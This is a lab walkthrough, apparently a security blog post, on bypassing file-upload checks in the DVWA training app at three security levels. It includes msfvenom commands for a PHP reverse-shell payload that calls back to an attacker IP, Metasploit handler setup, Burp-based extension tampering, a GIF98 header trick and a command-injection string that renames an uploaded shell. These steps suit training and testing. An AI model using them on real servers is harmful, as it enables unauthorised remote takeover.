Hack File upload Vulnerability in DVWA (Bypass All Security)

File upload vulnerability are a major problem with web based applications. In many web server this vulnerability depend entirely on purpose that allows an attacker to upload a file hiding malicious code inside that can then be executed on the server. An attacker might be able to put a phishing page into the website or deface the website.

Attacker may reveal internal information of web server to other and some chances to sensitive data might be informal, by unauthorized people.

In DVWA the webpage allows user to upload an image, and the webpage go through with program coding and checks if the last characters of the file is ‘.jpg’ or ‘.jpeg’ or ’.png’ before allowing the image get uploaded in directory.

**Requirement: Xampp/Wamp Server DVWA Lab**

**Kali Linux: Burp suite, metasploit framework**

DVWA lab in your XAMPP or WAMP server, read full article from here


Now open the DVWA in your browser with your local IP as 192.168.1.102:81/DVWA and login with following credentials:

**Username** – admin

**Password** – password

**Bypass Low Level Security**

Click on **DVWA Security** and set Website **Security Level low**



Open terminal in kali linux and create php backdoor through following command

|  |  |  |  |
| --- | --- | --- | --- |
|  |  | |  |
|  | | |
|  |  |  |  |


1 msfvenom -p php/meterpreter/reverse\_tcp lhost=192.168.1.104 lport=3333 -f raw



**Copy** and **paste** the highlighted code in leafnod and save as with **PHP**


**extension** as **hack**.**php** on the desktop.





Come back to your DVWA lab and **click** to **file upload** option from vulnerability menu. Now **click** to **browse button** to browse **hack.php** file to upload it on web server

and **click** on **upload** which will upload your file in directory of server.




After uploading a PHP file it will show the path of directory where your file is successfully uploaded now copy the selected part and past it in URL to execute it.

**hackable/uploads/hack.php**

Before executing this URL on browser **start** and **run multi handler** in metasploit framework using below command. While the multi handler will run execute the below URL of PHP file in browser. This’ll provide you **a meterpreter session 1.**

**192.168.1.102:81/DVWA/hackable/uploads/hack.php**







|  |  |  |  |
| --- | --- | --- | --- |
|  |  | |  |
|  | | |
|  |  |  |  |

1 msf > use multi/handler


2 msf exploit(handler) > set payload php/meterpreter/reverse\_tcp

3 msf exploit(handler) > set lhost 192.168.1.104

4 msf exploit(handler) > set lport 3333


5 msf exploit(handler) > run

6 meterpreter > sysinfo



**Bypass Medium Level Security**

Click on **DVWA Security** and set Website **Security Level medium**



Same process to create php backdoor.






|  |  |  |  |
| --- | --- | --- | --- |
|  |  | |  |
|  | | |
|  |  |  |  |

1 msfvenom -p php/meterpreter/reverse\_tcp lhost=192.168.1.104 lport=3333 -f raw

Now **Save** the selected code as **raj.php.jpeg** on desktop. Since this file will get upload in medium security which is little different from low security as this will apparently check the extension of file.



Come back to your DVWA lab and **click** to **file upload** option from vulnerability menu.

Again **click** to **browse button** to browse **raj.php.jpeg** file to upload it. Now start burp suit and make **intercept on**under **proxy tab**. Don’t forget to set manual proxy of your browser

and **click** on **upload.**



Intercept tab will work to catch post method when you click to upload button. Now convert **raj.php.jpeg** into **raj.php**



Compare the change before uploading your PHP file. After altering click on **forward** to upload

PHP file in directory.




This will show the path of uploaded file of the directory where file is successfully uploaded.

**hackable/uploads/raj.php**


Now repeat the whole process same as in low security to execute PHP file in URL.

**192.168.1.102:81/DVWA/hackable/uploads/raj.php**




This’ll provide **a meterpreter session 2** when you run URL in browser.

**meterpreter > sysinfo**



**Bypass High Level Security**

Click on **DVWA Security** and set Website **Security Level High**









|  |  |  |  |
| --- | --- | --- | --- |
|  |  | |  |
|  | | |
|  |  |  |  |

1 msfvenom -p php/meterpreter/reverse\_tcp lhost=192.168.1.104 lport=3333 -f raw



**Now Save** the selected code as **shell.jpeg** on desktop. Since this file will get upload in high security which is little different from low and medium security as this will apparently check the extension of file as well as piece of code also therefore **type GIF98** before PHP code and save as **shell.jpeg**.



Repeat the process to browse shell.jpeg



Again you will get directory path of uploaded file.



This PHP file cannot directly execute on URL as it uploaded with jpeg extension. For rename this file into PHP file click to command injection option from vulnerability. Here this vulnerability let you copy and rename this shell.jpeg into PHP file. Types following in text box which will **copied** and **rename shell.jpeg** into **aa.php**





|  |  |  |  |
| --- | --- | --- | --- |
|  |  | |  |
|  | | |
|  |  |  |  |

1 | copy C:\xampp\htdocs\DVWA\hackable\uploads\shell.jpeg C:\xampp\htdocs\DVWA\hackable\uploads\aa.php



When you will submit the command the PHP file get copied with new name as aa.php




Now repeat the process to execute PHP file in URL.






|  |  |  |  |
| --- | --- | --- | --- |
|  |  | |  |
|  | | |
|  |  |  |  |

1 192.168.1.102:81/DVWA/hackable/uploads/aa.php



**Wonderful!!** Here we get meterpreter session 3 also.

**meterpreter > sysinfo**



**Author**: AArti Singh is a Researcher and Technical Writer at Hacking Articles an Information

Security Consultant Social Media Lover and Gadgets. Contact **here**

**You might also like:**